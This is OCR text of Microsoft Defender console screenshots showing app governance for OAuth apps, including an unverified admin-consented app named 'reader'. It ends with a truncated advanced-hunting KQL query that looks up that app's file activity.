
Classify alerts to improve alert accuracy and get more insights about threats to your organization.

Classify alert

Alert state

Classification	Assigned to
Not Set	[redacted]

Set Classification


Microsoft Defender
Search
Jan Pilaf
Tools
Email & collaboration
Investigations
Explorer
Review
Campaigns
Threat tracker
Exchange message trace
Attack simulation training
Policies & rules
Cloud apps
Cloud discovery
Cloud app catalog
OAuth apps
App governance
Files
Activity log
Governance log
Policies
Reports
Health
Permissions
Settings
More resources
Customize navigation
App governance
What's new
Learn more
Get in-depth visibility and control over OAuth apps integrated with Azure Active Directory, Google, and Salesforce.
We've automatically turned on app governance. Learn more about our data security and privacy practices
Starting June 1, 2023, management of unused apps, unused credentials, and expiring credentials will only be available to app governance customers with Microsoft Entra Workload Identities Premium. Try Workload Identities
Overview
Azure AD
Alerts
Policies
Apps
172 apps found
65 overprivileged apps
55 highly privileged apps
View all apps
Incidents
2 unresolved incidents
1 threat incidents
1 policy incidents
View all incidents
Latest incidents
Last Activity
Severity
Incident name
Source
28/1/2024
Medium
Increase in data u...
Policy
19/12/2023
Medium
App metadata as...
Detection
View all incidents
Predefined policies
Your predefined policies ...
Watch out for alerts from default policies that identify risky apps, such as apps with excessive privileges, unusual characteristics, or suspicious activities.
Active predefined policies
12 / 12
View predefined policies
Sensitive data accessed
No items to show
Apps that accessed Microsoft 365 services
Last 30 days
SharePoint
0 / 3
OneDrive
0 / 6
Exchange
0 / 1
View apps
Data usage
Data usage for various services and resources that were accessed using Graph API
Services
75 GB
50 GB
25 GB
0 GB
November
December
January
February
Exchange
OneDrive
SharePoint
Resource types
100 GB
App categories
All apps
Highly privileged
Overprivileged
Unverified publisher
App name
App status
Permission type
Consent type
Publisher
Last modified
Client
Enabled
Delegated
Admin
Client

Get in-depth visibility and control over OAuth apps integrated with Azure Active Directory, Google, and Salesforce.

We've automatically turned on app governance. Learn more about our data security and privacy practices

Starting June 1, 2023, management of unused apps, unused credentials, and expiring credentials will only be available to app governance customers with Microsoft Entra Workload I

Overview | Azure AD | Alerts | Policies

Export

Filter | Save the query | Reset | Filters

API access: Any | Privilege level: Any | Permission usage: Any | Permission type: Any | Publisher verified: Any | Services

App name	App status	Graph API access	Permission type	Consent type	Publisher	Last modified
Adobe Acrobat Reader	Enabled	Yes	Delegated	Admin	Adobe Inc.	-
Adobe Acrobat Reader for PDF	Enabled	Yes	Delegated	User (5)	N/A	-
Alvao_Mailbox_Reader	Enabled	Yes	Delegated	Admin	N/A	-
AzureLogAnalyticsReaderforPo...	Enabled	No	Application	Admin	N/A	28 Jan 2024 14:44
reader	Disabled by user	Yes	Delegated	Admin	N/A	14 Feb 2024 14:35

reader

Disabled by user

Summary | Data usage | Users | Permissions | Sensitivity labels

App name
reader

App ID
[redacted]
View in Azure AD

Graph API access
Yes

Consent type
Admin

Added on
16/8/2023

Last modified
14/2/2024

Last action
-


Publisher verification
Unverified
Learn more about publisher verification


Certification
No certification
Learn more about Microsoft 365 certification

Community use
Rare
Learn more

App activities
All app activities in the last 30 days
View app activities in hunting

Consent grants
All app consent grants in the last 30 days
View consent grants in hunting


Microsoft Defender
Search
Ian Pilaf
Home
Incidents & alerts
Hunting
Advanced hunting
Custom detection rules
Actions & submissions
Threat intelligence
Secure score
Learning hub
Trials
Partner catalog
Assets
Devices
Identities
Endpoints
Vulnerability management
Partners and APIs
Configuration management
Identities
Dashboard
Health issues
Tools
Advanced hunting
Help resources
Query resources report
Schema reference
New query*
New query
Active Directory using SAMR*
Schema
Functions
Queries
Search
Alerts & behaviors
AlertEvidence
AlertInfo
BehaviorEntities
BehaviorInfo
Apps & identities
AADSignInEventsBeta
AADSpnSignInEventsBeta
CloudAppEvents
IdentityDirectoryEvents
IdentityInfo
IdentityLogonEvents
IdentityQueryEvents
Email & collaboration
EmailAttachmentInfo
EmailEvents
EmailPostDeliveryEvents
EmailUrlInfo
UrlClickEvents
Devices
DeviceEvents
Run query
Set in query
Save
Share link
Create detection rule
Query
Query results are presented in your local time zone as per settings. Kusto filters, however, work in UTC.
Don't want to see it again
// Find all the activities involving the cloud app in last 30 days
let appid = (i : dynamic)
{
case
(
i.Workload == "SharePoint", i.ApplicationId,
i.Workload == "Exchange", iff(isempty(i.ClientAppId), i.AppId, i.ClientAppId),
i.Workload == "OneDrive", i.ApplicationId,
i.Workload == "MicrosoftTeams", i.AppAccessContext.ClientAppId,
"Unknown"
)
};
CloudAppEvents
| where ((RawEventData.Workload == "SharePoint" or RawEventData.Workload == "OneDrive") and (ActionType == "FileUploaded" or ActionType ==
| extend AppId = appid(RawEventData)
| where AppId == "[redacted]"
